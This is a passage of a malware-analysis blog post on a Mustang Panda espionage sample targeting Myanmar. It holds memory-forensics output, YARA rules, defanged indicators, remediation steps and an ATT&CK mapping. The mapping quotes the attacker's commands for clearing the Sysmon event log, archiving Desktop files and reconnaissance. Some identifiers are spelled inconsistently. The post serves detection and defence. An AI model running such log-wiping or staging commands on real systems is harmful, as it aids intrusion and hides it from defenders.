0xfffffb6bc494dce0 5952 0x4c 0x1f0003 Event
0xfffffb6bc494e060 5952 0x7c 0x1f0003 Event
0xfffffb6bc494e4e0 5952 0x80 0x1f0003 Event
0xfffffb6bc494f260 5952 0x9c 0x1f0003 Event
0xfffffb6bc41f6be0 5952 0x11c 0x1f0003 Event
0xfffffb6bc41f6860 5952 0x140 0x1f0003 Event
0xfffffb6bc41f6760 5952 0x14c 0x1f0003 Event
0xfffffb6bc41f6560 5952 0x15c 0x1f0003 Event
0xfffffb6bc41f7160 5952 0x160 0x1f0003 Event
0xfffffb6bc41f6ee0 5952 0x164 0x1f0003 Event
0xfffffb6bc41f6f60 5952 0x168 0x1f0003 Event
0xfffffb6bc41f69e0 5952 0x16c 0x1f0003 Event
0xfffffb6bc41f62e0 5952 0x170 0x1f0003 Event
0xfffffb6bc41f76e0 5952 0x204 0x1f0003 Event
0xfffffb6bc41f7860 5952 0x21c 0x1f0003 Event
0xfffffb6bc38da160 5952 0x23c 0x1f0003 Event
0xfffffb6bc38daa60 5952 0x240 0x1f0003 Event
0xfffffb6bc38e0160 5952 0x244 0x1f0003 Event
0xfffffb6bc59e7970 5952 0x250 0x1f0003 Event ghdudfxcctysvac
0xfffffb6bc55d0160 5952 0x258 0x1f0003 Event
0xfffffb6bc41f75e0 5952 0x270 0x1f0003 Event
0xfffffb6bc41f6ae0 5952 0x278 0x1f0003 Event
0xfffffb6bc41f7560 5952 0x298 0x1f0003 Event
```

Picture 35: Memory Forensics (Event)

Registry-Based Persistence Attempt

Volatility's `handles` plugin revealed that the malicious process (PID 5952) accessed multiple sensitive registry locations:

- HKLM\SYSTEM\ControlSet001\Control\Session Manager
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
- HKLM\SOFTWARE\Microsoft\OLE
- HKU\S-1-5-21-302886374-4026673656-2035934985-1001\Software\Microsoft\Windows

The presence of the Image File Execution Options (IFEO) key is particularly notable. IFEO manipulation is a known technique for establishing stealth persistence by forcing legitimate executables to launch malicious payloads.

```
remnux@remnux:~/Desktop/analysis05Sep2025$ vol.py -f memdump.mem --profile=Win10x64_19041 handles -p 5952 -t Key
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
from cryptography.hazmat.backends.openssl import backend

-----
Offset(V)      Pid      Handle      Access Type      Details
-----
0xfffff978b3756000 5952      0xc8        0x1 Key          MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER
0xfffff978b3697d590 5952      0xcc        0x9 Key          MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\IMAGE FILE EXECUTION OPT
IONS
0xfffff978b37569ab0 5952      0xd8        0x1 Key          MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\CUSTOMLOCALE
0xfffff978b3697aca0 5952      0xf4        0x20019 Key       MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS
0xfffff978b36993d30 5952      0x104       0x20019 Key       MACHINE
0xfffff978b36981900 5952      0x138       0x20019 Key       MACHINE
0xfffff978b36997250 5952      0x13c       0x20019 Key       MACHINE\SOFTWARE\MICROSOFT\OLE
0xfffff978b369979c0 5952      0x144       0x20019 Key       USER\S-1-5-21-302886374-4026673656-2035934985-1001\CLASSES\LOCAL SETTINGS\SO
FTWARE\MICROSOFT
0xfffff978b36997f10 5952      0x148       0x20019 Key       USER\S-1-5-21-302886374-4026673656-2035934985-1001\CLASSES\LOCAL SETTINGS
0xfffff978b36997360 5952      0x208       0xf003f Key       USER\S-1-5-21-302886374-4026673656-2035934985-1001\CLASSES
0xfffff978b36999890 5952      0x238       0xf003f Key       USER\S-1-5-21-302886374-4026673656-2035934985-1001
0xfffff978b36999900 5952      0x274       0x20019 Key       MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMETERS\PROTOCOL CATALOG
0xfffff978b36999230 5952      0x200       0x20019 Key       MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMETERS\NAMESPACE CATALOG
0xfffff978b37d10250 5952      0x2c4       0x8 Key          USER\S-1-5-21-302886374-4026673656-2035934985-1001\SOFTWARE\MICROSOFT\WINDOW
S NT\CURRENTVERSION
```

Picture 36: Memory Forensics (Registry Events)

Detection (YARA)

```
rule Call_Note_PDF {
  meta:
    description = "Mustang Panda: Call Notes Malware"
    date = "2025-09-06"
  strings:
    $pdf1 = "%PDF"
    $pdf2 = "/URI" nocase
    $pdf3 = "app.box.com" nocase
    $pdf4 = "box_download_shared_file" nocase
    $pdf5 = "uhq1ltiwxm500hwa3uj9ihs20oa2dsc" nocase
  condition:
    uint16(0) == 0x5025 and filesize < 200KB and
    all of ($pdf*)
}

/* ----- */

rule Call_Notes_Exe {
  meta:
    description = "file Call Notes.exe"
    date = "2025-09-06"
  strings:
    $exe1 = "C:\\AutoBuildCC\\build\\SolidPDFCreator\\" ascii wide
    $exe2 = "SolidPDFCreator.pdb" ascii wide
    $exe3 = "SolidPDFCreator.dll" ascii wide
  condition:
    uint16(0) == 0x5a4d and filesize < 200KB and
    2 of ($exe*)
}

/* ----- */

rule SolidPDFCreator_DLL {
  meta:
    description = "file SolidPDFCreator.dll"
```


```

date = "2025-09-06"

strings:
    $dll1 = "C:\\ProgramData\\IDM\\logs\\" ascii wide
    $dll2 = "MediumNetMonIt" ascii wide
    $dll3 = "MediumInstStart.exe" ascii wide

condition:
    uint16(0) == 0x5a4d and filesize < 300KB and
    2 of ($dll*)
}

```



```

PS C:\Users\windows10\Documents > yara64.exe -r .\solid_pdf_2.yar C:\ 2>null
SolidPDFCreator.dll C:\ProgramData\IDM\logs\SolidPDFCreator.dll
Call_Notes.exe C:\ProgramData\IDM\logs\MediumInstStart.exe
SolidPDFCreator.dll C:\Users\All Users\IDM\logs\SolidPDFCreator.dll
Call_Notes.exe C:\Users\All Users\IDM\logs\MediumInstStart.exe
Call_Note_PDF C:\Users\windows10\Desktop\analyst05Sep2025\Call_Note.pdf
SolidPDFCreator.dll C:\Users\windows10\Desktop\analyst05Sep2025\Call_Notes\SolidPDFCreator.dll
Call_Notes.exe C:\Users\windows10\Desktop\analyst05Sep2025\Call_Notes\Call_Notes
Call_Notes.exe C:\Users\windows10\Documents\yarGen\test\Call_Notes

```

Picture 37: YARA Rule Detection

The YARA scan results indicate that the malware replicated itself into directories accessible by all users, ensuring broader persistence and execution.

Indicators of Compromise (IOCs)

Download URL	hxxps[.://]app[.]box[.]com/index[.]php?rm=box_download_shared_file&shared_name=uhq1ltiwxm500hjwa3uj9ihs2ooa2dsc&file_id=f_197272
File Location	C:\ProgramData\IDM\logs
SolidPDFCreator.dll	SHA256: 564A03763879AAED4DA8A8C1D6067F4112D8E13BB46C2F80E0FCB9FFDD40384C
Call Notes.exe (OR) MiediumInstStart.exe	SHA256: FCF4EFA82D477C924D42CC6B71AA672AB2381CA256769925AE34DABE2E77E025
Registry	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MediumNetMonIt
Registry	HKCU\Software\Microsoft\Windows\CurrentVersion\RunNotification\StartupTNotiMediumNetMonIt: 0x00000001
C2 Address	146[.]70[.]29[.]229:443
Exfiltration (SFTP)	202[.]59[.]10[.]106:22
Mutex	WilStaging_02
Event	ghdudfxctysvac

Tools Used

Static Analysis

1. PEStudio
2. Detect it Easy
3. CAPA
4. StringSifter
5. FLOSS
6. VirusTotal Enterprise
7. IDA Free
8. Sysmon
9. Peepdf
10. pdf-parser.py
11. PECmd

Dynamic Analysis

1. ProcMon
2. RegShot
3. AutoRuns
4. Wireshark

Memory Acquisition & Analysis

1. FTK Imager
2. Volatility

Recommendations

Because this campaign involves an active operator controlling the C2 server, the malware's behavior and artifacts may vary across executions. Cleanup should therefore follow a systematic, forensic-informed approach rather than relying on fixed file or registry paths. Recommended steps include:

- 1. Isolate the Host**
 - Immediately disconnect the affected machine from the network to prevent further C2 communications and operator-driven actions.
- 2. Collect Evidence Before Cleanup**
 - Acquire memory dumps, disk images, and relevant log files for forensic analysis. This preserves volatile evidence of the operator's activity.
- 3. Remove Malicious Files and Directories**
 - Delete suspicious executables and DLLs (e.g., `Call Notes.exe` , `MediumInstStart.exe` , `SolidPDFCreator.dll`) from directories such as `C:\ProgramData\IDM\logs\` .
 - Search for additional dropped files across **user and public directories**, as operators may alter file locations.
- 4. Inspect and Clean Registry Keys**
 - Review persistence mechanisms under:
 - `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
 - `HKCU\Software\Microsoft\Windows\CurrentVersion\RunNotification`
 - Remove entries associated with `MediumNetMonIt` or similarly anomalous values.
- 5. Check for Scheduled Tasks and Services (Optional)**
 - Audit Task Scheduler for unknown or hidden tasks created by the malware.
 - Inspect Windows services for modifications or newly added malicious services.
- 6. Verify System Integrity**
 - Run `sfc /scannow` and/or third-party integrity tools to identify corrupted or replaced system files.
- 7. Perform Network and Account Remediation**
 - Reset potentially compromised credentials.
 - Block identified C2 infrastructure (e.g., `146[.]70[.]29[.]229`) at the firewall or proxy.
- 8. Rebuild if Necessary**
 - If compromise is severe, consider a full system reimage to ensure complete removal and prevent hidden persistence.

MITRE ATT&CK Mapping

Initial Access

- **Spearphishing Link – T1566.002**

Evidence: Legitimate embassy account sent a PDF that contained an embedded URL leading to the malware download (ZIP with `Call Notes.exe` + `SolidPDFCreator.dll`).

Execution

- **User Execution – Malicious Link – T1204.001**

Evidence: User must click link in PDF to fetch ZIP and run `Call Notes.exe` .

- **User Execution – Malicious File – T1204.002**

Evidence: Operator relies on the user to launch `Call Notes.exe` disguised as a PDF.

- **Hijack Execution Flow: DLL Side-Loading – T1574.002**

Evidence: `Call Notes.exe` loads `SolidPDFCreator.dll` (fake Solid PDF component) with exported functions (`ParseCommandLine` , `SupportInfo` , `AfsSetMainWnd` , `GetSPApp` , `DeleteJob`).

- **Command Shell – T1059.003**

Evidence: `MediumInstStart.exe` spawns `cmd.exe` and executes various commands.

Persistence

- **Registry Run Keys / Startup Folder – T1547.001**

Evidence: `HKCU\Software\Microsoft\Windows\CurrentVersion\Run[MediumNetMonIt]` (and `RunNotification` variant) from Regshot and memory handles.

- **Image File Execution Options Injection – T1546.012**

Evidence: Volatility handles shows `...\IMAGE FILE EXECUTION OPTIONS` keys opened by the process; intent to attach debuggers/redirect execution.

Defense Evasion

- **Masquerading – T1036**

Evidence: File name padded with whitespace to obscure `.exe` ; PDF icon used to mimic a document.

- **Obfuscated/Compressed Files & Information – T1027**

Evidence: CAPA reports stack strings/argument obfuscation in the DLL; use of archives (`rar.exe`) for staging.

- **Modify Registry – T1112**

Evidence: Creation of `Run` / `RunNotification` ; IFEO keys.

- **Indicator Removal: Clear Windows Event Logs – T1070.001**

Evidence: `wevtutil el` enumeration, `findstr "sysmon"` , and `wevtutil cl "Microsoft-Windows-Sysmon/Operational"` .

- **System Binary Proxy / LOLBins (Living-off-the-Land) – T1218 / T1036 (conceptual)**

Evidence: Use of native `wevtutil` , `net` , `fsutil` and downloaded legitimate tools (`curl.exe` , `rar.exe`) to blend in.

- **Executable Code Obfuscation / RWX Memory – (maps to) T1055 Process Injection & T1620 Reflective Techniques**

Evidence: `VirtualProtect` to set RWX and `CreateThreadpoolWait`

Discovery

- **System Network Configuration Discovery – T1016**

Evidence: `ipconfig /all` ; external IP check `curl -4 ifconfig.co/json` .

- **Network Share Discovery – T1135**

Evidence: `net use` , `net share` , `net1 share` .

- **Peripheral/Drive Discovery – T1120 / File & Directory Discovery – T1083 (legacy)**

Evidence: `fsutil fsinfo drives` ; enumeration of local storage.

- **Query Registry – T1012**

Evidence: Multiple registry queries during execution (ProcMon); IFEO keys.

- **Software Discovery / Process Discovery – T1518 / T1057**

Evidence: `tasklist /v` ; reconnaissance for security tooling (Sysmon search).

- **ARP/Local Network Discovery – T1049**

Evidence: `arp -a` to enumerate local L2 neighbors.

Collection

- **Keylogging – T1056.001** (from static imports)
Evidence: `GetAsyncKeyState` , `GetKeyboardState` , `ToUnicodeEx` , `MapVirtualKey*` .
- **Clipboard Data – T1115** (from static imports)
Evidence: `OpenClipboard` , `GetClipboardData` / `SetClipboardData` , `EmptyClipboard` , `IsClipboardFormatAvailable` .
- **Archive Collected Data – T1560.001 (Archive via Utility)**
Evidence: `rar a -r <archive> C:\Users\...\Desktop\*` .

Command and Control

- **Web Protocols – T1071.001**
Evidence: HTTPS traffic to `146.70.29.229:443` from the sideloaded chain.
- **Ingress Tool Transfer – T1105**
Evidence: `curl` downloads `rar.exe` and `curl.exe` from Google Drive content delivery endpoints.
- **Application Layer Protocol – T1071 (general)**
Evidence: Use of standard HTTPS to blend into normal traffic.

Exfiltration

- **Exfiltration Over Asymmetric Encrypted Non-C2 Protocol – T1048.002**
Evidence: SFTP upload with credentials

Impact

- **Data Destruction – T1485**
Evidence: Operator deleted contents of a shared folder post-collection (as reported in observed run).
- **System Shutdown/Reboot – T1529**
Evidence: Host was shut down following exfiltration/cleanup, likely to disrupt live/volatile forensics.

Conclusion

The analysis of `Call Notes.exe` and its associated components demonstrates that this malware is not designed for rapid financial gain or disruptive attacks, but rather for long-term surveillance and intelligence collection. Its use of DLL sideloading, registry-based persistence, in-memory code injection, and synchronization objects all point toward a stealthy design intended to evade detection.

The functionality uncovered includes keylogging, clipboard monitoring, reconnaissance commands, system enumeration, and data exfiltration via SFTP shows a clear focus on monitoring user activity and extracting sensitive information. Additionally, the operator-driven C2 behavior observed during dynamic analysis indicates an interactive threat actor tailoring actions to the target environment.

These characteristics are consistent with advanced persistent threat (APT) tradecraft. Attribution to Mustang Panda, coupled with targeting of Myanmar entities, underscores the likelihood that this malware is a state-aligned surveillance tool employed for espionage rather than common cybercrime.

Post Views: 1,832

Post navigation

Source: <https://pyaeheinnkyaw.com/red-shadows-over-yangon-analyzing-malware-from-mustang-pandas-campaign-against-myanmar/>